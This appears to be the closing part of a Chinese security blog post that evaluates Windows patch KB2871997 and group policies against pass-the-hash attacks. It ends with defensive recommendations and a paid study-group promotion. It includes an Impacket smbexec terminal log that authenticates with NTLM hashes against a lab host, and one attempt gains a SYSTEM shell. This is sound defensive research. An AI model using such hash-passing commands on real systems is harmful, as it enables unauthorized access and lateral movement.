



如图所示，将本地账户添加到“拒绝通过远程桌面服务登录”。




现在我们尝试使用本地账户和域账号进行远程桌面连接和远程哈希传递连接测试。

如图所示，可以看到设置了该组策略后，使用本地账号将无法进行远程桌面连接和远程哈希传递攻击连接了。





而域用户则不受此组策略影响，如图所示：



```

~/Impacket/examples # P master - python3 smbexec.py public_user@10.211.55.13 -hashes aad3b435b51404eeaad3b435b51404ee:74520a4ec2626e3638066146a0d5ceae
Impacket v0.9.24.dev1 - Copyright 2021 SecureAuth Corporation

[-] SMB SessionError: STATUS_LOGON_TYPE_NOT_GRANTED(A user has requested a type of logon (for example, interactive or network) that has not been granted. An administrator has co
ntrol over who may logon interactively and through the network.)
x ~/Impacket/examples # P master - python3 smbexec.py teste@10.211.55.13 -hashes aad3b435b51404eeaad3b435b51404ee:74520a4ec2626e3638066146a0d5ceae
Impacket v0.9.24.dev1 - Copyright 2021 SecureAuth Corporation

[-] SMB SessionError: STATUS_LOGON_TYPE_NOT_GRANTED(A user has requested a type of logon (for example, interactive or network) that has not been granted. An administrator has co
ntrol over who may logon interactively and through the network.)
x ~/Impacket/examples # P master - python3 smbexec.py administrator@10.211.55.13 -hashes aad3b435b51404eeaad3b435b51404ee:329153f560eb329c0e1deea55e88a1e9
Impacket v0.9.24.dev1 - Copyright 2021 SecureAuth Corporation

[-] SMB SessionError: STATUS_LOGON_TYPE_NOT_GRANTED(A user has requested a type of logon (for example, interactive or network) that has not been granted. An administrator has co
ntrol over who may logon interactively and through the network.)
x ~/Impacket/examples # P master - python3 smbexec.py xie/hack@10.211.55.13 -hashes aad3b435b51404eeaad3b435b51404ee:b98e75b5ff7a3d3ff05e07f211ebe7a8
Impacket v0.9.24.dev1 - Copyright 2021 SecureAuth Corporation

[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32\whoami
nt authority\system
  
```

因此，补丁引入的这两个新的 SID 对于本地账号的哈希传递攻击有一定缓解作用，不过需要网络管理员手动配置组策略才能生效。

4. KB2871997 补丁总结

从上面 KB2871997 补丁引入的安全措施其实我们可以看到，KB2871997 补丁对于解决 PTH 哈希传递攻击并没有多大的用处。

对于工作组而言，在 Windows Vista 以后的操作系统中，微软就通过将 LocalAccountTokenFilterPolicy 值默认设置为 0 来禁止非 administrator 账号的远程连接(包括哈希传递攻击)，但是 administrator 用户不受影响。即使目标主机更新了 KB2871997 的补丁，仍然可以使用 PID=500 的用户进行哈希传递攻击，而 PID=500 的用户默认为 administrator，所以仍然可以使用 administrator 用户进行哈希传递攻击。并且在打了 KB2871997 补丁的机器上，通过将 LocalAccountTokenFilterPolicy 值设置为 1，也还是可以使用普通管理员账号进行哈希传递攻击。因此，该补丁对于工作组机器而言，并没有任何用处。

对于域环境而言，该补丁引入了 Windows Server 2012 R2 域功能级别中的 "Protected Users"全局安全组概念，使得网络管理人员可以将敏感用户加入该组，确实对于敏感用户的哈希传递攻击有缓解作用。但是，对于非 "Protected Users"组的用户的哈希传递并不能缓解。因此，该补丁对于域环境机器而言，还算是有一点用处的。

PTH 哈希传递攻击防御

从上面的分析我们可以看出，PTH 哈希传递攻击目前并不能完全根除，只能说采取措施来进行防御。总的来说，可以采取以下措施来进行防御：

- 将
KEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\FilterAdministratorToken 值设置为 1，禁止内置的本地管理员 administrator 进行远程哈希传递攻击。

- 监控
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\LocalAccountTokenFilterPolicy 值，防止其被修改为 1。
- 通过组策略配置设置“拒绝从网络访问此计算机”和“拒绝通过远程桌面服务登录”这两个安全选项来禁止本地账户通过远程桌面和网络访问计算机。
- 将域内敏感用户加入"Protected Users"组，可以有效阻止敏感用户哈希传递攻击。

通过以上措施，可以阻止本地账户和域内敏感用户的哈希传递攻击。但是域内用户众多，不可能将所有用户都加入"Protected Users"组，因此针对域用户的哈希传递目前还比较困难。

非常感谢您读到现在，由于作者的水平有限，编写时间仓促，文章中难免会出现一些错误或者描述不准确的地方，恳请各位师傅们批评指正。如果你想一起学习 AD 域安全攻防的话，可以加入下面的知识星球一起学习交流。




谢公子

我加入了这个星球，邀你一起学习

**域渗透攻防指南**
星主：谢公子

60+

成员数量

30+

内容数量

306

运营天数

现价：¥199

微信扫码加入星球



知识星球

谢公子学安全

相关文章：

<https://docs.microsoft.com/en-US/troubleshoot/windows-server/windows-security/user-account-control-and-remote-restriction>

[https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2008-R2-and-2008/dd835564\(v=ws.10\)#BKMK_BuiltInAdmin](https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2008-R2-and-2008/dd835564(v=ws.10)#BKMK_BuiltInAdmin)

[https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-R2-and-2012/dn466518\(v=ws.11\)?redirectedfrom=MSDN](https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-R2-and-2012/dn466518(v=ws.11)?redirectedfrom=MSDN)

<https://blog.sycsec.com/2018/10/02/What-is-Pass-the-Hash-and-the-Limitations-of-mitigation-methods/>

<https://www.freebuf.com/column/220740.html>

<https://adsecurity.org/?p=559>

五月，渗透师不得不知的微软更新

刨根问底：Hash 传递攻击原理探究

